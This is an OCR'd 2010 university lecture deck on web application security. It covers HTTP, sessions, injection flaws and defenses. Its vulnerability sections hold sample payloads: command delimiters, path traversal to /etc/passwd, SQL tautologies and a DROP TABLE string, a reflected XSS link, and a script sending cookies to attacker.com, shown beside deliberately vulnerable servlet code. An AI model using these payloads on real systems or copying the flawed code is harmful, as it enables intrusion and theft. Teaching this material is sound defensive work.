Web Application Security

Secure Application Development (SecAppDev)
February 2010 (Leuven, Belgium)

Lieven Desmet – Lieven.Desmet@cs.kuleuven.be

KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

About myself

- Research manager of the DistriNet Research Group
- Active participation in OWASP:
  - Board member of the OWASP Belgium chapter
  - Co-organizer of the academic track on OWASP AppSec Europe Conference

KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

OWASP

- Open Web Application Security Project
  - free and open community
  - focus on improving the security of application software
- Many interesting projects
  - Tools: WebGoat, WebScarab, AntiSamy, Pantera, …
  - Documentation: Top 10, CLASP, Testing guide, Code review, …
- 158 local chapters worldwide

http://www.owasp.org

Overview

- Introduction to web applications
- Overview of web application vulnerabilities
- Overview of countermeasures

Introduction to web applications

KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

Hypertext Transfer Protocol (HTTP)

- Hypertext Transfer Protocol
  - Application-layer communication protocol
  - Commonly used on the WWW
- Different methods of operation:
  - HEAD
  - GET
  - TRACE
  - OPTIONS
  - POST
  - PUT
  - CONNECT
  - …

"Safe" methods, shouldn't change server state…

KATHOLIEKE UNIVERSITEIT LEUVEN DistriNet RESEARCH GROUP

HEAD, GET and POST are the most commonly used methods

HTTP request/response model

- HTTP uses a bidirectional request/response communication model
  - Request:
    - GET /x/y/z/page.html HTTP/1.0

Protocol version

  - Response:

Status code

    - 200 HTTP/1.0 OK
      Content-Type: text/html
      Content-Length: 22

      <HTML>Some data</HTML>

HTTP Request

- Request header:
  - Contains the request and additional meta-information
    - The HTTP method, requested URL and protocol version
    - Negotiation information about language, character set, encoding, …
    - Content language, type, length, encoding, …
    - Authentication credentials
    - Web browser information (User-Agent)
    - Referring web page (Referer)
    - …
- Request body
  - Contains additional data
    - Input parameters in case of a POST request
    - Submitted data in case of a PUT request
    - …

HTTP Request examples

```
GET /info.php?name=Lieven HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.cs.kuleuven.be
```

```
POST /login.jsp HTTP/1.1
Host: www.yourdomain.com
User-Agent: Mozilla/4.0
Content-Length: 29
Content-Type: application/x-www-form-urlencoded

userid=lieven&password=7ry!m3
```


POST vs GET

- POST
  - Input parameters are encoded in the body of the request
- GET
  - Input parameters are encoded in the URL of the request
  - GET requests shouldn't change server state
- Keep in mind!
  - that parameters encoded in URLs might also pop up in server logs and referers!

HTTP Response

- Response header:
  - Contains the reponse status code and additional meta-information
    - The protocol version and status code
    - Content language, type, length, encoding, last-modified, …
    - Redirect information
    - …
- Response body
  - Contains the requested data

HTTP Response example

Header

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 11:53:49 GMT
Server: Apache
Accept-Ranges: bytes
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
```

Body

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"
"http://www.w3.org/TR/REC-html40/loose.dtd">
<HTML>
<HEAD>
...
```

HTTP status codes

- Status codes:
  - 1xx: informational
  - 2xx: success
  - 3xx: redirection
  - 4xx: client error
  - 5xx: server error

Cookies

- Cookies are used to
  - differentiate users
  - maintain a small portion of state between several HTTP requests to the same web application
- Typically used for:
  - User session management
  - User preferences
  - User tracking
- Procedure:
  - Cookies are created on the server and are stored on the client side
  - Cookies corresponding to a particular web application are attached to all request to that application
  - Server sends cookies back to the browser with each response

Cookies example

```
HTTP/1.1 200 OK
Date: Tue, 26 Feb 2008 12:19:37 GMT
Set-Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109; Path=/somepath
Content-Type: text/html;charset=ISO-8859-1

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

```
GET /somepath/index.jsp HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.1; Linux)
Accept: text/*, image/jpeg, image/png, image/*, */*
Accept-Encoding: x-gzip, x-deflate, gzip, deflate, identity
Accept-Charset: iso-8859-15, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: www.mydomain.be
Cookie: JSESSIONID=621FAD2E27C36B3785DF8EE47DA73109
```



HTTP basic access authentication

- HTTP provides several techniques to provide credentials while sending requests
- HTTP Basic access authentication:
  - Uses a base64 encoding of the pair *username:password*
  - Credentials are inserted in the HTTP header "Authorization"
- Example:

```
GET /private/index.html HTTP/1.0
Host: localhost
Authorization: Basic bGlldmVuOjdyeSFtMw==
```


Base64 decoded: lieven:7ry!m3

HTTP basic access authentication



WEB 2.0


- DHMTL:
  - Interactive and dynamic sites
  - Set of technologies:
    - HTML
    - Client-side scripting (e.g. javascript)
    - Cascading Style Sheets (CSS)
    - Document Object Model (DOM)
- Even introducing more interaction: AJAX!

AJAX

- Asynchronuous Javascript And XML
  - Development techniques for creating interactive web applications
  - Interaction between client and server occurs behind the scene
    - Small amount of data are exchanged
    - Parts of the web page are dynamically updated instead of reload the whole page
- Data is retrieved by using the XMLHttpRequest object in javascript

Small AJAX example

```
<html>
<body>
<form name="textForm">
    Input: <input type="text" onkeyup="doServerLookup();" name="input" />
</form>
<p>Output: <span id="output"></span></p>
</body>
</html>
```



Small AJAX example

```
<script type="text/javascript">
function doServerLookup()
{
  var xmlHttp=new XMLHttpRequest();
  xmlHttp.onreadystatechange=function()
  {
    if(xmlHttp.readyState==4)
    {
      document.getElementById("output").innerHTML = xmlHttp.responseText;
    }
  }
  xmlHttp.open("GET","ajax-example-time.jsp",true);
  xmlHttp.send(null);
  }
</script>
```


Overview of web application vulnerabilities

Web Application Vulnerabilities

- Code injection vulnerabilities
- Broken authentication and session management

Injection vulnerabilities

- All command injection vulnerabilities describe a similar pattern:
  - Use of unvalidated user input:
    - Request parameters (e.g. form field)
    - Cookies (both key and value)
    - Request headers (e.g. preferred language, referrer, authenticated user, browser identification, …)
  - In client-side or server-side processing:
    - Command execution
    - SQL injection
    - XPath injection
    - Script injection
    - …

Command injection

- Vulnerability description:
  - The command string, executed in server-side code, contains unvalidated user input
- Possible impact:
  - User can execute arbitrary code under the privileges of the web server
- Varieties:
  - Output of manipulated command execution is displayed to client
  - Blind command injection


Command injection example

- Server-side code displays content of requested file (e.g. man page)

```
…
// Servlet showing content of a file
String filename = request.getParameter("filename");
Process process = Runtime.getRuntime().exec("cmd.exe /c type " + filename);
InputStream inputStream = process.getInputStream();
int c;
while ((c = inputStream.read()) != -1) {
      out.write(c);
}
…
```

- Attacker can trigger command execution:
  - Filename: *text.txt & arbitrary command*

Command injection example (2)



Delimiters and countermeasures

- Common command delimiters:
  - Windows: '&' , …
  - Linux: ';', '||', '&&', ${IFS}, $(command), `command`, …
- Countermeasures:
  - Validate user-provided input
  - Limit number of OS exec calls
    - e.g. use API calls instead
  - Use of escape functions
    - E.g. *escapeshellarg* in PHP

Be aware of canonicalization!

- Both browser and web server interpret strings in many different ways
  - Different character encodings, character sets, …
  - Unspecified parsing behavior of browser or web server
  - …
- Makes it very difficult to validate user input based on a negative security model
  - What about:
    - basedir/../../../../etc/passwd (i.e. path traversal)
    - 比利时
    - <sc
      ript>
    - +ADw-script+AD4-alert('alert');+ADw-/script+AD4-

SQL injection

- Vulnerability description:
  - The SQL query string, executed in server-side code, contains unvalidated user input
- Possible impact:
  - User can execute arbitrary SQL queries under the privileges of the web server, leading to:
    - Leaking data from the database
    - Inserting, modifying or deleting data
- Varieties:
  - Output of manipulated SQL query is displayed to client
  - Blind SQL injection

SQL injection example

- Server-side code checking user credentials

```
…
// Servlet checking login credentials
String username = request.getParameter("username");
String password = request.getParameter("password");
Connection connection = null;
Statement stmt = connection.createStatement();
stmt.execute("SELECT * FROM USERS WHERE USERNAME = '" + username +
 "' AND PASSWORD = '" + password + "'");
ResultSet rs = stmt.getResultSet();
if (rs.next()) {
      out.println("Successfully logged in!");
}
…
```

- Attacker can modify SQL query:
  - User: *lieven* Password: *test' OR '1' = '1*


SQL injection example (2)

- Original query:
  - SELECT * FROM USERS WHERE USERNAME = 'login' AND PASSWORD = 'password'
- Query after injection of *test' OR '1' = '1* as password:
  - SELECT * FROM USERS WHERE USERNAME = 'lieven' AND PASSWORD = 'test' OR '1' = '1'
  - Which always returns a result set!

Different types of SQL injection

- Tautologies:
  - String SQL Injection:
    - *test' OR '1' = '1*
  - Numeric SQL Injection:
    - *107 OR 1 = 1*
- Union queries:
  - test' UNION SELECT pwd FROM users WHERE login='admin
- Piggy-backed queries:
  - *a' ; DROP TABLE users; --*
- …

Naïve countermeasures …



© http://xkcd.com/327/

- So you strip all single quotes from your parameters?
  - Of course, nobody would call his child Robert'); DROP TABLE Students; --
  - But what about: Mc'Enzie, O'Kane, D'Hondt, … ?

Countermeasures

- Use of prepared statements
  - Statement has placeholders for parameters
  - User input is bound to a parameter

```
String prepStmtString = "SELECT * FROM USERS WHERE ID = ?";
PreparedStatement prepStmt = conn.prepareStatement(prepStmtString );
prepStmt.setString(1, pwd); …
```

- SQL escape functions
  - E.g. mysql_real_escape_string() in PHP
- Taint analysis:
  - User input is tainted
  - Tainted data is prevented to alter SQL query

XPath injection

- Also other query languages might be vulnerable to injection, e.g. XPath injection
- XPath is used to select nodes in XML documents (e.g. in AJAX)


```
String username = request.getParameter("username");
String password = request.getParameter("password");
String xpathString = "//user[username/text()=" + username +
                     " and password/text()=" + password + "]",
NodeList results = XPathAPI.selectNodeList(doc, xpathString, root);
```

- Attacker can modify XPath query:
  - User: *lieven OR '1' = '1* Password: *test' OR '1' = '1*

Script injection (XSS)

- Many synonyms: Script injection, Code injection, Cross-Site Scripting (XSS), …
- Vulnerability description:
  - Injection of HTML and client-side scripts into the server output, viewed by a client
- Possible impact:
  - Execute arbitrary scripts in the victim's browser


Simple XSS example



Different types of script injection

- Reflected or non-persistent XSS
- Stored or persistent or second-order XSS
- Cross-Site Tracing (XST)
- Cross-Site Request Forgery (XSRF)
- Cross-Site Script Inclusion (XSSI)
- …

Reflected or non-persistent XSS




Reflected or non-persistent XSS


- Description:
  - Users is tricked in sending malicious data (i.e. client-side script) to the server:
    - Crafted link in an email/im (e.g. dancing pigs)
    - …
  - The vulnerable server reflects the input into the output, e.g.:
    - Results of a search
    - Part of an error message
    - …
  - The malicious data (i.e. client-side script) in the output is executed in the client within the domain of the vulnerable server

Reflected XSS example

```
…
<!– some HTML in a mai -->
<a href="http://robot.kuleuven.be/index.cgi?q=<script>alert('test');</script>">
<blink><strong>DANCING PIGS !!!!!</strong></blink></a>
…
```



Stored or persistent XSS



Impact of reflected or stored XSS

- An attacker can run arbitrary script in the origin domain of the vulnerable website
- Example: steal the cookies of forum users


```
…
<script>
    new Image().src="http://attacker.com/send_cookies.php?forumcookies="
            + encodeURI(document.cookie);
</script>
…
```

Cross-Site Request Forgery (CSRF)

- Synonyms: one click attack, session riding, CSRF, …
- Description:
  - web application is vulnerable for injection of links or scripts
  - injected links or scripts trigger unauthorized requests from the victim's browser to remote websites
  - the requests are trusted by the remote websites since they behave as legitimate requests from the victim


XSS vs XSRF

- XSS
  - injection of unauthorized code into a website



- XSRF
  - forgery of unauthorized requests from a user trusted by the remote server

CSRF example



XSS/XSRF countermeasures

- Input and output validation
  - Character escaping/encoding (<, >, ‘, &, “, …)
  - Filtering based on white-lists and regular expressions
  - HTML cleanup and filtering libraries:
    - AntiSamy, HTML-Tidy, …
- Taint analysis
- Browser plugins
  - E.g. NoScript for Gecko based browsers

CSRF countermeasures (2)

- Additional application-level authentication
  - To protect users from sending unauthorized requests via XSRF using cached credentials
  - End-user has to authorize request explicitly
- Action Token framework
  - ➡ Distinguish “genuine” requests by hiding a secret, one-time token in web forms
    - Only forms generated by the targeted server contain a correct token
    - Because of the same origin policy, other origin domains can’t inspect the web form
- …

Web Application Vulnerabilities

- Code injection vulnerabilities
- Broken authentication and session management

Access Control and Session Management

- Session hijacking
- Bypassing access control

Session Management

- Need for session management
  - HTTP is stateless protocol
  - User sessions are identified upon the HTTP protocol to track user state
    - E.g. personal shopping cart
- Session identifiers
  - Client and server share a unique session identifier for each session
  - (Non-)persistent user state is stored on the server under the unique session id

Web Sessions

- Different techniques to achieve sessions
  - MAC(source_port,source_ip,user-agent, referer, …)
  - Hidden form field
  - URL rewriting
  - Cookies
  - …
- Most web technologies and application servers support session management
  - Tracking user state via session ids
  - Server-side code can easily store and retrieve session specific state

Session Hijacking

- Description
  - Malicious user is able to take over another user's session
  - Malicious user can operate on behalf of another user
- Different possible vulnerabilities:
  - Session IDs can be guessed
  - Session IDs can be stolen
  - Session IDs can be enforced
  - …

Weak Session IDs

- Vulnerability often occurs when an own session management layer is implemented
- Session ids are calculate based on sequence, date, time, source, …
- Countermeasure
  - Use the application server session management functionality
  - Most application servers already passed the stage of having weak session ids
  - Same vulnerability reoccurs again in web services

Stolen Session IDs

- Session ids can be stolen
  - By cross-site scripting (XSS)
  - Using unsecured communication (http instead of https)
  - Session IDs are exposed via URL rewriting
    - Reoccur in the logs, referer, …
- Countermeasure
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Enforcing Session IDs

- Sites sometimes reuse session IDs from previous session
- Attacker can then trick another user is using a predefined session, and take over the session later on

- Countermeasure
  - Use the application server session management functionality
  - Additional check on session ids (e.g. source ip, source port, user-agent, …)
  - Additional application-level authentication per authorized request
  - Provide logout and time-out functionality

Access Control

- Description:
  - Restriction of user's actions based on an access control policy
  - Access restriction for both unauthenticated and authenticated users

- Access control can occur on several places:
  - Network
  - Web Server
  - Application Server
  - Presentation Layer
  - Business Layer
  - Data Layer

Bypassing Presentation Layer Access Control

- Description:
  - Some links or URLs are hidden to the end user
  - Access control is actually not enforced
- Presentation layer does not restrict what the user can do
  - Users can manipulate URLs directly
  - Users can edit/manipulate page source, client-side scripts, requests, responses, …

Bypassing Business Layer Access Control

- Description
  - The access control implementation does not reflect the access control policy
  - Users can circumvent the policy due to flaws in the implementation
- Countermeasure
  - Clearly design and implement the access control policy, preferable in a separate module than is easy to audit
  - Rely on the container-based authentication and authorization schemes if applicable
  - Use a defense-in-depth strategy by combining container-level and application-level access control

Bypassing Access Restricted Workflow

- Description
  - Access control is in place to grant authenticated users access to protected resource
    - User has the role of 'developer'
    - User agrees with EULA
    - User completed purchase
  - Flow is not enforced, users can also directly access the protected resources
- Countermeasure
  - Not only enforce access control on web pages, but also on resources
  - Rely on the container-based authentication and authorization schemes if applicable

Overview of countermeasures

Countermeasures

- Secure your application
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- Secure your infrastructure
  - Secure your server
  - Web application Firewalls
- Secure your browser

Apply security principles

- Use a sound security policy as foundation for your design
- Don't trust others, don't trust user input
- Apply defense in depth / layered security
- Keep it simple
- Avoid security by obscurity

Apply security principles (2)

- Use least privilege
- Compartmentalize
- Check at the gate
- Reduce the attack surface
- Detect and log intrusions
- Fail securely
- …

Defensive coding practices

- Validate user input/server output
  - Positive security model
    - Whitelist filtering
    - Use of regular expressions
  - Negative security model
    - Filter out known bad inputs
- Sanitize user input/server ouput
  - Use appropriate escape functions
    - E.g. mysql_real_escape_string() in PHP
  - Use specialized security libraries
    - E.g. anti-samy

Defensive coding practices (2)

- Use prepared statements
- Limit number of OS execs
- Don't reinvent or 'improve' sessions IDs, crypto, … unless you're an expert
- Avoid unsafe languages or language constructs
- …

Supporting security libraries

- OWASP Antisamy
  - Validation of rich HTML/CSS user input from
  - Protection against cross-site scripting

```
Policy policy = Policy.getInstance("/some/path/to/policy");

AntiSamy as = new AntiSamy();
CleanResults cr = as.scan(request.getParameter("input"), policy);

String filteredInput = cr.GetCleanHTML();
```

Supporting security libraries (2)

- New Query development paradigms
  - Construct queries as first class entities
  - Verify structure integrity before executing
  - E.g. SQL DOM, Safe Query Objects, SQLDOM4J

```
SelectQuery query = new SelectQuery(conn, DB.Table.MEMBERS)
            .select(DB.MEMBERS.ID,DB.MEMBERS.LOGIN)
            .orderBy(DB.MEMBERS.ID, OrderBy.ASC)
            .whereEquals(DB.MEMBERS.AGE, 40);
PreparedStatement ps = query.getPreparedStatement();
```


Supporting application frameworks

- Struts
  - Provides client-side and server-side input validation

```
<validators>
  <field name="email_address">
    <field-validator type="required">
      <message>You cannot leave the email address field empty.</message>
    </field-validator>
    <field-validator type="email">
      <message>The email address you entered is not valid.</message>
    </field-validator>
  </field>
  <field name="bar">
    <field-validator type="regex">
      <param name="expression">[0-9],[0-9]</param>
      <message>The value of bar must be in the format "x, y"</message>
    </field-validator>
  </field>
</validators>
```

Supporting application containers


- Java web container support
  - Container-based authentication
  - Role-based access control

```
<security-constraint>
   <web-resource-collection>
        <url-pattern>/admin/*</url-pattern>
   </web-resource-collection>
   <auth-constraint>
        <role-name>admin</role-name>
   </auth-constraint>
</security-constraint>
<login-config>
   <auth-method>BASIC</auth-method>
   <realm-name>Administration Section</realm-name>
</login-config>
```


Static code analysis

- Analyze code offline
  - E.g. FindBugs, RATS, Flawfinder, FxCop, Fortify SCA, Coverity, Ounce Labs, …
- Rule Engine:
  - Unsafe functions
  - Information flow analysis
- Information flow analysis
  - Sources: user input
  - Sinks: security-critical operations (e.g. SQL query execution)
  - Goal: check if user input is *validated* on all possible paths from sources to sinks

Fortify Source Code Analyzer



Taint analysis

- Concept
  - User input is risky, and therefore tainted
  - If a tainted variable is used in expressions, then the result is also tainted
  - Each security-relevant operation, the tainting of variables is checked
  - Input validation/sanitation can remove a taint
- Examples
  - Tainting in perl and ruby
  - Static and Dynamic taint analysis in web application frameworks

Countermeasures


- Secure your application
  - Security principles
  - Defensive coding practices
  - Supporting security libraries and frameworks
  - Static and dynamic analysis
- Secure your infrastructure
  - Secure your server
  - Web application Firewalls
- Secure your browser

Secure your server

- Secure your application environment
  - E.g. Security Manager in Tomcat, PHP Safe Mode, …
  - Restricts the privileges of the web application
    - Opening of network sockets
    - Execution of programs
    - Reading/writing of files
    - …
- Configure your web server
  - Limit the HTTP methods
  - Restrict the server functionality
  - …

Web Application Firewall (WAF)

- Application-level firewall, operating on http
- Different operation modes:
  - As a stand-alone proxy between client and server
  - Embedded into the webserver



Web Application Firewall

- Normalizes input and output
- Enforces positive/negative security model
  - Positive security model
    - configured manually
    - built automatically by observing legitimate network traffic.
  - Negative security model
    - Based on signatures or rule-sets
- Provides logging and monitoring

Mod_security

- Open-source web application firewall
- Embedded in Apache web server

- Provides a core rule set
  - Generic rules to protect web applications
- Provides some server security directives
  - Jailing an application (chroot)
  - Logging of requests (header+body)
- Allows application-specific rules

Mod_security core rule set

- Mod_security configuration rules
  - File upload options
  - Auditing/logging options
- Mod_security protocol rules
